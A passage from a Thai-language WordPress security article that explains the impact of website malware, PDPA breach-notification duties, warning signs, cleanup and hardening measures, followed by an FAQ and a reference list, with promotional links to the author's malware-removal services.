- ความน่าเชื่อถือและอีเมล: Spamhaus ระบุว่าการติดเชื้อทำให้ชื่อเสียงของโดเมนลดลง ซึ่งกระทบทั้งเว็บและอีเมลของโดเมนนั้น (Spamhaus) ส่วน MITRE ระบุว่า Defacement ทำให้ผู้ใช้ไม่ไว้วางใจระบบ (MITRE ATT&CK)
- ข้อมูลลูกค้า: Skimmer และหน้า Phishing ทำให้ข้อมูลบัตรและข้อมูลล็อกอินของลูกค้ารั่ว ขณะที่ Web Shell เปิดทางให้ผู้โจมตีเข้าถึงฐานข้อมูลสมาชิกและคำสั่งซื้อทั้งหมด
ประเด็นตาม พ.ร.บ.คุ้มครองข้อมูลส่วนบุคคล (PDPA)
ถ้าเว็บเก็บข้อมูลส่วนบุคคลของลูกค้า เช่น ชื่อ ที่อยู่ เบอร์โทร หรืออีเมลในระบบสมาชิกหรือร้านค้า เจ้าของเว็บในฐานะผู้ควบคุมข้อมูลส่วนบุคคลมีหน้าที่ตาม พระราชบัญญัติคุ้มครองข้อมูลส่วนบุคคล พ.ศ. 2562 ซึ่งตัวบทระบุไว้ดังนี้
- มาตรา 37 (1) ให้ผู้ควบคุมข้อมูลส่วนบุคคลจัดให้มีมาตรการรักษาความมั่นคงปลอดภัยที่เหมาะสม เพื่อป้องกันการสูญหาย เข้าถึง ใช้ เปลี่ยนแปลง แก้ไข หรือเปิดเผยข้อมูลส่วนบุคคลโดยปราศจากอำนาจหรือโดยมิชอบ และต้องทบทวนมาตรการเมื่อจำเป็นหรือเมื่อเทคโนโลยีเปลี่ยนไป
- มาตรา 37 (4) ให้แจ้งเหตุการละเมิดข้อมูลส่วนบุคคลแก่สำนักงานคณะกรรมการคุ้มครองข้อมูลส่วนบุคคลโดยไม่ชักช้าภายในเจ็ดสิบสองชั่วโมงนับแต่ทราบเหตุเท่าที่จะสามารถกระทำได้ เว้นแต่การละเมิดนั้นไม่มีความเสี่ยงที่จะกระทบสิทธิและเสรีภาพของบุคคล และถ้ามีความเสี่ยงสูง ให้แจ้งเจ้าของข้อมูลพร้อมแนวทางเยียวยาโดยไม่ชักช้าด้วย
- มาตรา 77 ผู้ควบคุมข้อมูลที่ดำเนินการฝ่าฝืนพระราชบัญญัติจนเกิดความเสียหายต่อเจ้าของข้อมูล ต้องชดใช้ค่าสินไหมทดแทน ไม่ว่าจะเกิดจากการจงใจหรือประมาทเลินเล่อหรือไม่ เว้นแต่พิสูจน์ได้ตามข้อยกเว้นที่กฎหมายกำหนด
- มาตรา 83 ผู้ควบคุมข้อมูลที่ฝ่าฝืนหรือไม่ปฏิบัติตามมาตรา 37 (รวมถึงมาตราอื่นที่ระบุไว้) ต้องระวางโทษปรับทางปกครองไม่เกินสามล้านบาท
หลักเกณฑ์และวิธีการแจ้งเหตุละเมิดโดยละเอียดอยู่ใน ประกาศคณะกรรมการคุ้มครองข้อมูลส่วนบุคคล เรื่อง หลักเกณฑ์และวิธีการในการแจ้งเหตุการละเมิดข้อมูลส่วนบุคคล พ.ศ. 2565 เนื้อหาในหัวข้อนี้สรุปจากตัวบทเพื่อให้เห็นภาพเท่านั้น ไม่ใช่คำแนะนำทางกฎหมาย การประเมินว่าเหตุในเว็บของคุณต้องแจ้งหรือไม่ควรปรึกษาผู้เชี่ยวชาญด้านกฎหมาย
สัญญาณเตือนว่าเว็บของคุณอาจติดมัลแวร์
เนื่องจากมัลแวร์บนเว็บซ่อนตัวจากเจ้าของ การดูหน้าเว็บด้วยตาอย่างเดียวจึงไม่พอ แหล่งข้อมูลที่ใช้ได้มีดังนี้

- Google Search Console → Security issues รายงานนี้แจ้งเมื่อ Google พบปัญหา เช่น Hacked: malware, code injection, content injection, URL injection, Deceptive pages และ Harmful downloads (Google Search Console Help) วิธีอ่านรายงานและขอ Review อยู่ใน Search Console แจ้ง Security Issues ต้องทำอย่างไร
- Google Safe Browsing ระบบนี้แสดงคำเตือนเมื่อผู้ใช้กำลังจะเข้าเว็บอันตราย และ Google ระบุว่าช่วยปกป้องอุปกรณ์มากกว่าห้าพันล้านเครื่องต่อวัน (Google Safe Browsing) เจ้าของเว็บตรวจสถานะโดเมนได้ที่ Transparency Report: Site status
- ค้นด้วย
site:ตามด้วยโดเมนของคุณ ถ้าเห็นหน้าภาษาญี่ปุ่น หน้าพนัน หรือ URL ที่ไม่ได้สร้าง แปลว่าน่าจะมี SEO Spam (web.dev) - URL Inspection ใน Search Console ใช้ดู HTML ที่ Googlebot เห็นจริง ซึ่งช่วยเปิดเนื้อหาที่ถูกซ่อนด้วย cloaking (web.dev)
- ผู้ใช้ Search Console ที่ไม่รู้จัก Google เตือนว่าถ้าได้รับแจ้งว่ามีคนที่ไม่รู้จักยืนยันความเป็นเจ้าของเว็บ มีโอกาสสูงที่เว็บถูกแฮก (web.dev)
- อีเมลของโดเมนส่งไม่ออกหรือถูกตีกลับ อาจหมายถึงโดเมนหรือ IP ถูกขึ้นรายชื่อ blocklist จาก Spam Mailer (Spamhaus)
- อาการฝั่งเซิร์ฟเวอร์ เช่น Hosting แจ้งพบไฟล์อันตราย CPU สูงผิดปกติ มีบัญชีแอดมินที่ไม่ได้สร้าง หรือไฟล์ Core ไม่ตรง checksum ตามคำสั่งในหัวข้อตัวอย่างด้านบน ดูวิธีไล่ไฟล์ที่ วิธีเช็กไฟล์แปลกปลอมใน WordPress เบื้องต้น และกรณีได้รับแจ้งจากผู้ให้บริการที่ Hosting แจ้งพบ Malware ต้องทำอย่างไร
ขั้นตอนตรวจด้วยเครื่องมือฟรีแบบทีละขั้นรวบรวมไว้ใน วิธีเช็คเว็บติดไวรัสด้วยเครื่องมือฟรี
ติดแล้วต้องทำอย่างไร
หลักสำคัญคือการลบมัลแวร์ที่มองเห็นเพียงอย่างเดียวไม่พอ ประกาศของ PCI SSC ระบุว่าหากไม่ปิดช่องโหว่ต้นเหตุ หรือยังมีโค้ดของผู้โจมตีหลงเหลืออยู่ ระบบอาจติดซ้ำได้ (PCI SSC & RH-ISAC, 2019) ส่วน Google แนะนำให้สำรองทั้งเว็บก่อนเริ่มล้าง ติดตั้งไฟล์ Core, Theme และ Plugin ใหม่จากแหล่งต้นฉบับ และยื่นขอให้ตรวจสอบซ้ำหลังแก้เสร็จ (web.dev) Spamhaus สรุปขั้นตอนที่ต้องทำให้ครบไว้ในทิศทางเดียวกัน คือ ปิดเว็บชั่วคราวถ้าทำได้ ลบไฟล์ที่ติดเชื้อทั้งหมด อัปเดต CMS และส่วนเสริมทั้งหมด ตรวจความปลอดภัยของเซิร์ฟเวอร์ และเปลี่ยนรหัสผ่านทั้งหมดพร้อมเปิด 2FA (Spamhaus)
ลำดับงานแบบละเอียดสำหรับ WordPress อยู่ใน เว็บ WordPress โดนแฮก ต้องทำอะไรก่อน ส่วนงานหลังล้างเสร็จอยู่ใน หลังล้างไวรัส WordPress ต้องทำอะไรต่อ ถ้าไม่สะดวกทำเอง หรือล้างแล้วยังกลับมาติดซ้ำ WP Doctor Thailand มีบริการ ล้างไวรัส ล้างมัลแวร์ WordPress ครอบคลุมการหาโค้ดทุกประเภทในบทความนี้ ลบ Backdoor ปิดช่องโหว่ และช่วยดำเนินการขอ Review กับ Google
วิธีป้องกันเบื้องต้น
คู่มือ Hardening WordPress ของ WordPress.org และประกาศของ PCI SSC ให้แนวทางที่สอดคล้องกัน สรุปเป็นมาตรการได้ดังนี้
| มาตรการ | ป้องกันมัลแวร์ประเภทใด | แหล่งอ้างอิง |
|---|---|---|
| อัปเดต WordPress, Plugin และ Theme สม่ำเสมอ ลบตัวที่ไม่ใช้ | ทุกประเภท เพราะปิดช่องทางเข้าหลัก | WordPress.org Hardening, PCI SSC |
| ติดตั้ง Plugin และ Theme จาก WordPress.org หรือผู้พัฒนาที่เชื่อถือได้เท่านั้น | Backdoor ที่ติดมากับไฟล์เถื่อน | WordPress.org Hardening |
ปิดการแก้ไฟล์จากหน้าแอดมินด้วย DISALLOW_FILE_EDIT |
Backdoor และ Redirect ที่ฝังผ่านหน้าแก้ไฟล์ Theme และ Plugin | WordPress.org Hardening |
| ตั้ง File Permission ให้เข้มงวด และให้สิทธิ์ฐานข้อมูลเท่าที่จำเป็น | Web Shell, Defacement และการแก้ไฟล์ Core | WordPress.org Hardening |
| ใช้ MFA กับทุกบัญชีที่ดูแลระบบ | การเข้าระบบด้วยรหัสผ่านที่รั่ว ซึ่งนำไปสู่ทุกประเภท | PCI SSC |
| ตรวจความเปลี่ยนแปลงของไฟล์ (file-integrity monitoring) | Skimmer, Redirect และ SEO Spam ในไฟล์ | PCI SSC, WordPress.org Hardening |
| จำกัดสคริปต์ภายนอกบนหน้าชำระเงิน และใช้ Content Security Policy | Magecart และ JavaScript Injection | PCI SSC |
| สำรองไฟล์และฐานข้อมูลเป็นประจำ เก็บสำเนาออฟไลน์ | ช่วยกู้คืนหลังถูกเจาะ และรับมือ Ransomware | WordPress.org Hardening, CISA |
คำอธิบายเหตุผลและวิธีทำของแต่ละข้ออยู่ใน วิธีป้องกันเว็บ WordPress โดนแฮก: Checklist ที่ทำได้ทันที รายการตรวจแบบสั้นอยู่ใน WordPress Security Checklist และวิธีสำรองข้อมูลอยู่ใน ควรทำ Backup WordPress อย่างไรให้ปลอดภัย สำหรับเว็บที่ต้องการให้ผู้เชี่ยวชาญตรวจและวางระบบป้องกันให้ ดูบริการ Security Hardening และ ดูแลเว็บไซต์รายเดือน
คำถามที่พบบ่อย
Malware คืออะไร อธิบายสั้นๆ?
Malware คือซอฟต์แวร์หรือโค้ดที่ถูกใส่เข้าไปในระบบโดยเจตนาเพื่อทำงานที่ไม่ได้รับอนุญาต และทำให้เกิดผลเสียต่อความลับ ความถูกต้อง หรือความพร้อมใช้งานของระบบและข้อมูล
ไวรัสเว็บไซต์กับมัลแวร์เว็บไซต์ต่างกันไหม?
ในภาษาพูดใช้แทนกันได้ แต่ในทางเทคนิค ไวรัสคือมัลแวร์ที่จำลองตัวเองโดยแทรกเข้าไปในโปรแกรมอื่น ส่วนโค้ดอันตรายบนเว็บส่วนใหญ่ถูกผู้โจมตีวางไว้ ไม่ได้จำลองตัวเอง จึงเรียกว่ามัลแวร์เว็บไซต์หรือเว็บถูกเจาะได้แม่นยำกว่า
มัลแวร์เว็บไซต์มีกี่ประเภท?
ไม่มีจำนวนตายตัว บทความนี้แบ่งตามหน้าที่เป็น 12 ประเภท คือ Backdoor/Web Shell, SEO Spam, Cloaking, Malicious Redirect, JavaScript/iFrame Injection, Drive-by Download, Magecart, Phishing Page, Cryptojacking, Spam Mailer, Defacement และ Botnet/Ransomware
โปรแกรมแอนตี้ไวรัสในคอมพิวเตอร์ตรวจเจอมัลแวร์บนเว็บไซต์ไหม?
โดยทั่วไปไม่เจอ เพราะมัลแวร์อยู่บนเซิร์ฟเวอร์ และหลายชนิดแสดงผลเฉพาะกับบอตหรือผู้เข้าชมบางกลุ่ม ต้องตรวจด้วย Scanner ฝั่งเซิร์ฟเวอร์ การเทียบ checksum และรายงาน Security issues ใน Search Console
เว็บติดมัลแวร์แล้วต้องแจ้งตาม PDPA ไหม?
มาตรา 37 (4) กำหนดให้แจ้งสำนักงานภายใน 72 ชั่วโมงนับแต่ทราบเหตุเมื่อมีการละเมิดข้อมูลส่วนบุคคล เว้นแต่ไม่มีความเสี่ยงต่อสิทธิและเสรีภาพของบุคคล การประเมินกรณีของคุณควรปรึกษาผู้เชี่ยวชาญด้านกฎหมาย
ล้างมัลแวร์แล้วทำไมยังกลับมาติดอีก?
สาเหตุที่พบบ่อยที่สุดคือยังมี Backdoor หรือ Web Shell เหลืออยู่ หรือช่องโหว่ที่เป็นทางเข้ายังไม่ถูกปิด อ่านรายละเอียดได้ที่ Backdoor ใน WordPress
แหล่งอ้างอิง
- National Institute of Standards and Technology. (ม.ป.ป.). Malware — CSRC Glossary. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://csrc.nist.gov/glossary/term/malware
- National Institute of Standards and Technology. (ม.ป.ป.). Virus — CSRC Glossary. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://csrc.nist.gov/glossary/term/virus
- National Institute of Standards and Technology. (ม.ป.ป.). Worm — CSRC Glossary. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://csrc.nist.gov/glossary/term/worm
- National Institute of Standards and Technology. (ม.ป.ป.). Trojan horse — CSRC Glossary. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://csrc.nist.gov/glossary/term/trojan_horse
- National Institute of Standards and Technology. (2022). NIST IR 8374: Ransomware Risk Management: A Cybersecurity Framework Profile. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://csrc.nist.gov/pubs/ir/8374/final
- National Institute of Standards and Technology. (ม.ป.ป.). Spyware — CSRC Glossary. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://csrc.nist.gov/glossary/term/spyware
- National Institute of Standards and Technology. (ม.ป.ป.). Backdoor — CSRC Glossary. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://csrc.nist.gov/glossary/term/backdoor
- National Institute of Standards and Technology. (ม.ป.ป.). Botnet — CSRC Glossary. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://csrc.nist.gov/glossary/term/botnet
- National Institute of Standards and Technology. (ม.ป.ป.). Phishing — CSRC Glossary. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://csrc.nist.gov/glossary/term/phishing
- MITRE. (ม.ป.ป.). Server Software Component: Web Shell (T1505.003) — MITRE ATT&CK. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://attack.mitre.org/techniques/T1505/003/
- MITRE. (ม.ป.ป.). Drive-by Compromise (T1189) — MITRE ATT&CK. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://attack.mitre.org/techniques/T1189/
- MITRE. (ม.ป.ป.). Resource Hijacking (T1496) — MITRE ATT&CK. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://attack.mitre.org/techniques/T1496/
- MITRE. (ม.ป.ป.). Defacement: External Defacement (T1491.002) — MITRE ATT&CK. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://attack.mitre.org/techniques/T1491/002/
- Cybersecurity and Infrastructure Security Agency. (2021). Defending Against Illicit Cryptocurrency Mining Activity. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://www.cisa.gov/news-events/news/defending-against-illicit-cryptocurrency-mining-activity
- Cybersecurity and Infrastructure Security Agency. (2023). #StopRansomware Guide. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://www.cisa.gov/stopransomware/ransomware-guide
- PCI Security Standards Council & Retail and Hospitality ISAC. (2019). The Threat of Online Skimming to Payment Security. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://listings.pcisecuritystandards.org/pdfs/PCISSC_Magecart_Bulletin_RHISAC_FINAL.pdf
- The Spamhaus Project. (ม.ป.ป.). Hacked – General Help (FAQ). สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://www.spamhaus.org/faqs/help-if-youve-been-hacked/
- Google. (ม.ป.ป.). Spam policies for Google web search. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://developers.google.com/search/docs/essentials/spam-policies
- Google. (ม.ป.ป.). Fix the Japanese keyword hack. web.dev. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://web.dev/articles/fix-the-japanese-keyword-hack
- Google. (ม.ป.ป.). Security Issues report — Search Console Help. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://support.google.com/webmasters/answer/9044101
- Google. (ม.ป.ป.). Google Safe Browsing. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://safebrowsing.google.com/
- Google. (ม.ป.ป.). Safe Browsing site status — Google Transparency Report. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://transparencyreport.google.com/safe-browsing/search
- Patchstack. (2026). State of WordPress Security in 2026. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://patchstack.com/whitepaper/state-of-wordpress-security-in-2026/
- WordPress.org. (ม.ป.ป.). Hardening WordPress — Advanced Administration Handbook. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://developer.wordpress.org/advanced-administration/security/hardening/
- WordPress.org. (ม.ป.ป.). wp core verify-checksums — WP-CLI Command. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://developer.wordpress.org/cli/commands/core/verify-checksums/
- WordPress.org. (ม.ป.ป.). wp plugin verify-checksums — WP-CLI Command. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://developer.wordpress.org/cli/commands/plugin/verify-checksums/
- สำนักงานคณะกรรมการคุ้มครองข้อมูลส่วนบุคคล. (2562). พระราชบัญญัติคุ้มครองข้อมูลส่วนบุคคล พ.ศ. 2562 (ราชกิจจานุเบกษา เล่ม 136 ตอนที่ 69 ก). สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://www.pdpc.or.th/wp-content/uploads/2023/12/1_Personal-Data-Protection-2562.pdf
- สำนักงานคณะกรรมการคุ้มครองข้อมูลส่วนบุคคล. (2565). ประกาศคณะกรรมการคุ้มครองข้อมูลส่วนบุคคล เรื่อง หลักเกณฑ์และวิธีการในการแจ้งเหตุการละเมิดข้อมูลส่วนบุคคล พ.ศ. 2565. สืบค้นเมื่อ 3 ตุลาคม 2026, จาก https://www.pdpc.or.th/2405/